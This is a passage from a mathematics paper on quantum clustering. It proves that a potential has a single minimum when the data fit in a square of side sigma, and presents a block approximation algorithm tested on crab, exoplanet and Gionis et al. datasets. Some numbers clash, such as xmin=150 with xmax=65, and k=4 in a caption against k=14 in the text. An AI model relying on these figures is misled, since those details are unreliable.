- The infinite branches of the implicit functions of $L(x,y)$ tend to y_{ymin} at $-\infty$ and y_{ymax} at $+\infty$

2.3. Crab example

To illustrate our results, we use the crab data clustering example [3] using the dataset from Refs. [21,22]. This two dimensional case has been presented in Refs. [2,3]. This example is composed of four classes at 50 samples each, making a total of 200 samples i.e. particles and by taking $\sigma=0.05$, we obtain, after the variable changes described in Section 2, a set of particles for which the x and y coordinates $(x_i)_{i=1..200}$ and $(y_i)_{i=1..200}$ satisfy $xmin=150$, $xmax=65$, $y_{xmax}=-0.3190$, $y_{xmin}=0.3640$, $ymin=35$, $ymax=105$, $x_{ymax}=0.0038$, $x_{ymin}=-0.7941$.

The curve $M(x,y)=0$ is shown in red and the curve $L(x,y)=0$ is shown in green. The intersection between the red and the green curves corresponds to the extrema of h.




Figure 1: Crab example with $\sigma = 0.05$: (a) the set of points $(x, y)_i$, and the implicit curves of $M(x, y) = 0$ and $L(x, y) = 0$. (b) the limits of implicit curves.

Using the Maple computer algebra system [23], we obtain one maximum, four minima and four saddle points. Table 1 gives the approximation of the solutions in the Y base and in the X base which is the initial base.

Table 1: Extrema of the potential energy function (1) for σ = 0.05

solution	Y variables	$X = Y \times \sigma\sqrt{2}$ variables
minima	$(-1.390402, 0.8278737)$ $(0.7257303, 1.150738)$ $(-1.084091, -1.357692)$ $(1.099672, -0.8980522)$	$(-0.09831631, 0.05853951)$ $(0.05131688, 0.08136950)$ $(-0.07665683, -0.09600335)$ $(0.07775858, -0.06350188)$
saddle points	$(-.3931250, 1.127632)$ $(-0.05590183, -1.149097)$ $(0.9828291, 0.1599075)$ $(-1.326287, -0.2802702)$	$(-0.02779813, 0.07973564)$ $(-0.003952856, -0.08125344)$ $(0.069496, 0.01130716)$ $(-0.09378271, -0.01981809)$
maximum	$(-.3766093, -0.08563777$	$(-0.02663030, -0.006055504)$

Numerically, this variable change gives the advantages of a normalization of the values.




Figure 2: Crab clusters produced by using the minimum Euclidean distance from the minima ($\sigma = 0.05$)

The clusters produced by using the minimum Euclidean distance from the minima are shown Figure 2. For larger σ, the number of solutions decreases and hence, a coarser clustering is found. In Figure 3, two different values of σ are given. For $\sigma = 0.075$, there are two minima, whereas for $\sigma = 0.1$, only one solution exists which corresponds to a minimum. Table 2 gives the values of the corresponding minima.






Figure 3: Crab example: t set of points $(x, y)_i$. and the implicit curves. (a) For $\sigma = 0.075$ (b) For $\sigma = 0.1$

Table 2: minima of the potential energy function (1) with respect to σ



σ	solution	Y variables	$X = Y \times \sigma\sqrt{2}$ variables
0.075	minima	$(0.3780743, 0.7125292)$ $(0.6945461, -0.5733816)$	$(0.04010084, 0.07557513)$ $(0.07366774, -0.06081630)$
0.1	minima	$(0.2794885, -0.02745293)$	$(0.03952565, -0.003882430)$

Table 3: range of σ with respect to the number of clusters



σ range	$0.085 \leq$	$[0.074, 0.084]$	$[0.071, 0.073]$	$[0.025, 0.070]$	$0.02 \geq$
clusters number	1	2	3	4	≥ 5

A deeper analysis is provided by Table 3. It gives for some σ ranges the resulting number of clusters. It shows that the non trivial number of clusters is more likely 4 because the corresponding σ range is the widest.

This first example of 200 samples can be fully solved numerically but the corresponding function $M(x, y)$ and $L(x, y)$ are sums of 20100 monomials in x, y, ex and ey. The size of M and L is an issue and the aim of the following section is to reduce the size of M and L while maintaining a good approximation of minima.

3. THE BLOCK APPROACH

In this section, we present a new numerical approach per block. First, we present the algebraic property needed to develop the new algorithm presented theoretically in the second subsection and algorithmically in the third subsection. Finally the Crab example is revisited and some other benchmarks are presented.

3.1. σ estimations

We have seen (Table 3) that the σ value is of crucial importance to the number of minima. The greater σ is, the smaller the number of minima. But obviously the number of minima also depends on the data. In this subsection, we link the value of σ with the values of the initial data in order to obtain a bound from which the number of minima is one.

Theorem 2. *Consider a set of particles $(X_i)_{i=1..N}$ where for all $i = 1..N$, $X_i = (v_i, w_i)$, the potential energy function $\frac{1}{2\sigma^2}\frac{1}{\sum_{i=1}^{N} e^{-\frac{(X-X_i)^2}{2\sigma^2}}}\sum_{i=1}^{N}(X - X_i)^2 e^{-\frac{(X-X_i)^2}{2\sigma^2}}$ has only one minimum for $\sigma = max(v_{max} - v_{min}, w_{max} - w_{min})$.*

To complete this proof, we use the variable changes proposed in Section 2 and we prove the equivalent property: System (2) $\begin{cases} M(x,y) = 0 \\ L(x,y) = 0 \end{cases}$ has only one solution if the set of points $(x_i, y_i)_{i=1..N}$ lies in a square of side $\frac{1}{\sqrt{2}}$. The proof is technical and the general idea is as follows: We first normalized and centralized System (2) into $\begin{cases} M_C(\alpha,\beta) = 0 \\ L_C(\alpha,\beta) = 0 \end{cases}$. Secondly, we prove that this last system has at most one minimum. Then we prove that at least one implicit curve of $M_c = 0$ (resp. $L_c = 0$) lies in the normalized square. Finally we conclude to the unicity of the minimum.

For instance, in the crab example, $max(v_{max} - v_{min}, w_{max} - w_{min}) = 0.297$ and without any computation, we know that if $\sigma \geq 0.297$, the function (1) has exactly one minimum.

To serve our new block method presented next subsection, we give another formulation of Theorem 2 as a corollary.

Corollary 1. *The bivariate function* $\frac{1}{2\sigma^2} \frac{1}{\sum_{i=1}^{N} e^{-\frac{(X-X_i)^2}{2\sigma^2}}} \sum_{i=1}^{N} (X - X_i)^2 e^{-\frac{(X-X_i)^2}{2\sigma^2}}$ *has only one minimum if the set of points* $(X_i)_{i=1..N}$ *are all included in a square of side* σ.

3.2. System approximation construction

In the general case of N particles, the functions $M(x,y)$ and $L(x,y)$ are sums of $\frac{N(N+1)}{2}$ exponential polynomials of the form $(x - x_i)K_i^2$, $c_{ij}K_iK_j$ or $d_{ij}K_iK_j$. We recall System (2):

$$\begin{cases} M(x,y) = 0 \\ L(x,y) = 0 \end{cases}$$

such that

$$M(x,y) = \sum_{i=1}^{N} (x - x_i)K_i^2 + \sum_{i<j} c_{ij}\, K_iK_j \qquad (13)$$

and

$$L(x,y) = \sum_{i=1}^{N} (y - y_i)K_i^2 + \sum_{i<j} d_{ij}\, K_iK_j \qquad (14)$$

where $K_i = e^{-(x-x_i)^2-(y-y_i)^2+x^2+y^2}$.

When N is large, we need a strategy to decrease the length of $M(x,y)$ and $L(x,y)$ while maintaining the main property of System (2) which is to define the cluster centers.

Let us denote $R = [x_{min}, x_{max}] \times [y_{min}, y_{max}]$ the rectangle containing all the points $(Y_i)_{i=1..N}$. The basic idea is to partition R into squares and approximate the minimum locally by considering for each square, only its particles. These new points will correspond to a weighted approximation of the particles in the square. They will therefore correspond to the weighted particles of the approximate system.

The block construction consists of subdividing R into k^2 square blocks of length

$$\frac{1}{k} max(x_{max} - x_{min}, y_{max} - y_{min}) \qquad (15)$$

Since the particles are numbered from 1 to N, we denote $B(i)$ the block containing the particle i. i is named a representative of the block and we have: $B(i) = B(j)$ if i and j belong to the same square. We denote R a set containing exactly one representative of each non empty block.

Let $\alpha \in R$, the function M is reduced to the particles of the block $B(\alpha)$ which is denoted $M_{B(\alpha)}$ and

$$M_{B(\alpha)}(x,y) = \sum_{i\in B(\alpha)} (x-x_i)K_i^2 + \sum_{i<j,i\in B(k),j\in B(\alpha)} c_{ij}\, K_iK_j \qquad (16)$$

Similarly,

$$L_{B(\alpha)}(x,y) = \sum_{i\in B(\alpha)} (y-y_i)K_i^2 + \sum_{i<j,i\in B(k),j\in B(\alpha)} d_{ij}\, K_iK_j \qquad (17)$$

By setting $\sigma = \frac{1}{k} max(x_{max} - x_{min}, y_{max} - y_{min})$, Theorem 2 guarantees that the system governed by

$$\begin{cases} M_{B(\alpha)}(x,y) = 0 \\ L_{B(\alpha)}(x,y) = 0 \end{cases} \qquad (18)$$

has exactly one minimum $(x_{B(\alpha)}, y_{B(\alpha)})$.

Therefore, $M(x,y) = \sum_{\alpha\in R} M_{B(\alpha)} + \sum_{i<j,j\notin B(i)} c_{ij}\, K_iK_j$ and we approximate $M(x,y)$ by

$$M_{Bls}(x,y) = \sum_{\alpha} p_{B(\alpha)}\left(x - x_{B(\alpha)}\right)K_{B(\alpha)}^2$$
$$+ \sum_{k\in R,l\in R,\alpha<\beta} p_{B(\alpha)}\, p_{B(\beta)} c_{B(\alpha)B(\beta)} K_{B(\alpha)} K_{B(\beta)} \qquad (19)$$

where $p_{B(\alpha)}$ corresponds to the number of particles inside $B(\alpha)$. Equivalently, we approximate $L(x,y)$ by $L_{Bls}(x,y)$ to obtain the block system

$$\begin{cases} M_{Bls} = 0 \\ L_{Bls} = 0 \end{cases} \qquad (20)$$

M_{Bls} and L_{Bls} are now sums of at most $\frac{k^2(k^2+1)}{2}$ exponential polynomials and $k^2 << N$.

Remark (Limit preservation): the minima of System (2) are usually in the domain R. Nevertheless, the limit preservation of the approximate system is important. To do so, and according to Section 2, the four extrema (x_{minx}, y_{minx}), (x_{miny}, y_{miny}), (x_{maxx}, y_{maxx}) and (x_{maxy}, y_{maxy}) are usually not integrated into blocks and appear without any modification in System (20).

3.3. Algorithm

The main steps of the algorithm are as follows:

- Input: the list of particles $L = ((x_i, y_i))_{i=1..N}$ and k
- Compute $\sigma = \frac{1}{k} max(x_{max} - x_{min}, y_{max} - y_{min})$
- For all $(i,j) \in \{1..k\}^2$
  - Compute $B = [x_{min} + i\sigma, x_{min} + (i+1)\sigma] \times [y_{min} + j\sigma, y_{min} + (j+1)\sigma]$,
  - Find the list L_B of all the particles belonging to S,
  - If $L_B \neq \emptyset$ compute the minimum m_B of the block-system $\begin{cases} M_B = 0 \\ L_B = 0 \end{cases}$ involving only the particles of L_B,

  - The weight p_B of this minimum corresponds to the number of particles inside the square. $p_B = card(L_B)$.

- Consider the list L_m of all the minima with their corresponding weight. Compute the minima of the corresponding block system $\begin{cases} M_{Bls} = 0 \\ L_{Bls} = 0 \end{cases}$ involving L_m.

Remark: With regards to the third item: we have proved, thanks to Corollary 1, that $\begin{cases} M_B = 0 \\ L_B = 0 \end{cases}$ has exactly one minimum m_B. Indeed, the size of the block B is σ and the construction of the function M_B and L_B involves only the particles in the block B. This minimum is often close to the mass center of the cluster. Finding this minimum using a Newton-Raphson method with the mass center as a starting point has fast convergence. Moreover, one can consider a variation of our approach where σ depends on an additional parameter $l \geq 1$: $\sigma = \frac{l}{k} max(x_{max} - x_{min}, y_{max} - y_{min})$. In this variation, Theorem 2 holds since $l \geq 1$ and σ and k can be chosen independently such that $\frac{\sigma}{kmax(x_{max}-x_{min}, y_{max}-y_{min})} \geq 1$. Therefore we can consider an approximation involving more blocks without changing σ.

3.4. Crab Example Revisited





Figure 4: The first three plots (above) represent the implicit function of M in red and L in green and the set of particles (Original problem) with various $\sigma = 0.0594$, $\sigma = 0.0495$ and $\sigma = 0.0330$. The three remaining plots (below) represent the implicit function of MBls in red and LBls in green and the set Lm of the block minima for respectively k = 5 k = 6 and k = 9

The block algorithm has been tested on the crab example [3,21,22] with varying values of k. For $k = 5$, we have reduced the minimizing problem on 200 particles to a minimizing problem on 23 weighted particles. These new 23 particles correspond to minima of a sub-problem reduced to blocks. Table 4 shows for various k, the number of non empty blocks it produces (column two) and the value of $\sigma = \frac{1}{k} max(x_{max} - x_{min}, y_{max} - y_{min})$ (column 3). It also shows, in the fourth column, the approximation of the minima of the block System (20) in the X variable, whereas the sixth column shows the approximation of the minima of the original System (2). In the fifth and seventh column, the number of particles per clusters is given. The clusters are obtained by computing the Euclidean distance between a particle and the four minima namely m_1, m_2, m_3 and m_4. A particle p belongs to the cluster i if $|pm_i| = min(|pm_1|, |pm_2|, |pm_3|, |pm_4|)$.

Table 4: Comparison of the minima and the clusters using the block method and the direct method



k *and* σ	blocks numb.	minima $\begin{cases} \mathcal{M}_{Bls} = 0 \\ \mathcal{L}_{Bls} = 0 \end{cases}$	clust. size	minima $\begin{cases} \mathcal{M} = 0 \\ \mathcal{L} = 0 \end{cases}$	clust. size
5 and 0.0594	23	$[-0.102270, 0.0658670]$ $[-0.083935, -0.103749]$ $[0.0474319, 0.0895055]$ $[0.084879, -0.073041]$	40 36 60 64	$[-0.09612, 0.06528]$ $[-0.07728, -0.10097]$ $[0.04818, 0.08389]$ $[0.07861, -0.06591]$	41 36 59 64
6 and 0.0495	30	$[-0.104058, 0.0584710]$ $[-0.080777, -0.097700]$ $[0.0540185, 0.0816837]$ $[0.078933, -0.065498]$	41 36 59 64	$[-0.09830, 0.05817]$ $[-0.07653, -0.09568]$ $[0.05145, 0.08114]$ $[0.07766, -0.06330]$	41 36 59 64
9 and 0.0330	53	$[-0.100231, 0.0463999]$ $[-0.072107, -0.086702]$ $[0.062279, 0.0685270]$ $[0.076056, -0.054503]$	41 37 59 63	$[-0.09671, 0.04727]$ $[-0.07653, -0.08632]$ $[0.06196, 0.06852]$ $[0.07562, -0.05440]$	41 37 59 63

We have compared the clusters produced by the direct method with $\sigma = 5$ and those produced by the block method with $k = 5$, we observe that the result is the same except for one particle. For $k = 6$ or $k = 9$, we obtain the same clusters from both methods.

3.5. Benchmarks

The block method can be tested on larger set of particles. In this subsection, we propose two other examples:

- Clustering of Exoplanet data [3]. This is data from the “Extrasolar Planets Encyclopedia” [3,24] or more specifically Tahir Yaqoob [25]. Figure 5 is a plot of mass in Earth units versus the period in Astronomical Units (AU) on a log base 10 scale. The number of particles is $N = 1093$. It shows some very complex behavior, but three rather well-defined groups of data can be discerned as revealed by the quantum clustering method. The block method with $k = 14$ and $l = 1.5$ gives a σ value of 0.74 and the three following minima at $(-1.784092251, 1.149209809)$, $(0.07545310832, 0.4043352565)$ and $(0.4394030237, 3.008141919)$.
  The data cluster on the lower right-hand side corresponds to the massive, short-period hot Jupiters that have been discovered.




Figure 5: Exoplanets example. From left to right : the original data, the main characteristics of the corresponding block method of parameters $k = 4$ and $l = 1.5$, the clustering

The next two examples are known to be difficult examples and the clustering outcome is usually imperfect.

- Gionis *et al.* [26] propose a method consisting of an aggregation of other approaches including single linkage, complete linkage, average linkage, K-means and Ward's clustering. The dataset proposed in [26] has $N = 788$ particles and contains narrow bridges between clusters and uneven-sized clusters that are known to create difficulties for the clustering algorithms. The aggregation method gives seven clusters.

  Our quantum block method (with $k = 9$, $\sigma = 3.6889$) gives also seven minima and thus seven clusters. Figure 6 Shows 6 drawing : The first drawing is the initial data. In the second one, the black dots corresponds to the new set of weighted particles obtained by using the block method with parameters $k = 9$ and $l = 1$ (Consequently, σ becomes $\sigma = 3.6889$). The red and green curves correspond to the implicit functions of M_{Bls} and L_{Bls} (The scale has been modified here following the variable changes proposed in Section 2 The determination of the clusters is done here from the minima using the Euclidean distance. Unfortunately, it faces some difficulties and some improvements could be done by using spectral clustering. Here, we use a ϵ-neighborhood graph to produce the spectral clustering as shown in the second line of Figure 6. The MATLAB algorithm used needs as input the data *and* the number of clusters. First, we see the level lines and the clusters of the block data. The last drawing gives the rebuilding of the clustering on the initial data. It shows that the quality of the clustering is similar to the one of the aggregation of five different clustering approaches (see [26]).




Figure 6: Example from [26] of $N = 788$ particles. From left to right, the initial data, the main characteristics of the corresponding block method of parameters $k = 9$ and $l = 1$, the clustering using the Euclidean distance from the computed center (in black). Second line: The level line of the block quantum equation, new clustering based on the spectral clustering method on the block data, reconstruction of the clustering on the initial data.

Unfortunately, some specific shapes such as ring-shaped or spiral-shaped clusters are challenging for numerous clustering methods including our QC block method. To overcome this issue, an approach based on optimization of an objective function, is proposed in [27] to detect specifically elliptic ring-shaped clusters. However, this approach is not appropriate when different kind of shapes coexist as for example in the case of Zahn's compounds [28]. It also requires a skilled operator to visualize the clusters. It will be a great challenge to improve the QC approach in order to detect such shapes.

3.6. Perspectives

In spite of claims to the contrary [29], even with extensions, K-means is no longer state-of-the-art. A means of finding *all* the potential minima of the quantum potential and consequently the number of clusters for a given range of σ is an essential key feature for data clustering under program control without prior visualization whilst K-means and even MATLAB's spectral clustering require the number of cluster centers on input and thus skilled operators. The quantum clustering approach yields this number for a given range. Automatic Data clustering under program control allows the processing of much bigger and more complex mixed datasets potentially providing a more robust industrial standard. It would multiply the number of platforms with large data collection tools such as Hadoop or MongoDB and thus a greater realization of patents for name of object disambiguation [1].

4. CONCLUSIONS

Herein, we have made considerable progress in dealing with the outstanding problem of getting all the centers of the quantum clustering method, namely finding *all* the minima of the quantum potential of Equation (1) where σ is the standard deviation of the Gaussian distribution. The extrema of this potential are the roots of two coupled equations, which in principle are impossible to solve analytically. After simplifications, those equations become bivariate exponential polynomial equations and a number of useful properties have been proved. More precisely, limits of implicit function branches are given and the case of two particles is analytically solved. We also proved that the coupled equations have only one minimum if the data are included in a square of side σ. This bound is directly useful to propose a new approach “per block”. This technique decreases the number of particles by approximating some groups of particles to weighted particles. The minima of the corresponding coupled equations are then given numerically by which the number of clusters is obtained. Those minima can be used as cluster centers. However, for some complex examples, other clustering approaches such that spectral clustering gives better visual results (though they still require the number of clusters on input). On such examples, the approach consisting in the use of the block method (for the number of clusters but also for the weighted particles) gives very good results. Example 3, from Gionis *et al.* shows that the quality of the clustering is similar to the one of the aggregation of five approaches.

The approach used here is potentially useful for other types of exponential polynomials found in numerous Physical applications such as, for example, quantum mechanical diffusion Monte-Carlo calculations, where a precise knowledge of the nodal lines ensures accurate energy eigenvalues

REFERENCES

[1] M. Fertik, T Scott and T Dignan, US Patent No. 2013/0086075 A1, Appl. No. 13/252,697 - Ref. US9020952B2, (2013)

[2] D. Horn and A. Gottlieb, Phys. Rev. Lett. 88, 18702 (2002)

[3] T. C. Scott, M. Therani and X. M. Wang, Mathematics 5, 1-17 (2017)

[4] A. Ben-Hur, D. Horn, H. T. Siegelmann and V. Vapnik, J. Mach. Learn. Res. 2, 125-137 (2002)

[5] A. Messiah, Quantum Mechanics (Vol. I), English translation from French by G. M. Temmer, North Holland, John Wiley & Sons, Cf. chap. IV, section III. chap. 3, sec.12, 1966.

[6] A. Lüchow and T. C. Scott, J. Phys. B: At. Mol. Opt. Phys. 40, 851-867 (2007)

[7] A. Lüchow, R. Petz R and T. C. Scott, J. Chem. Phys. 126, 144110-144110 (2007)

[8] T. C. Scott, A. Lüchow, D. Bressanini and J.D. Morgan III, Phys. Rev. A (Rapid Communications) 75, 060101 (2007)

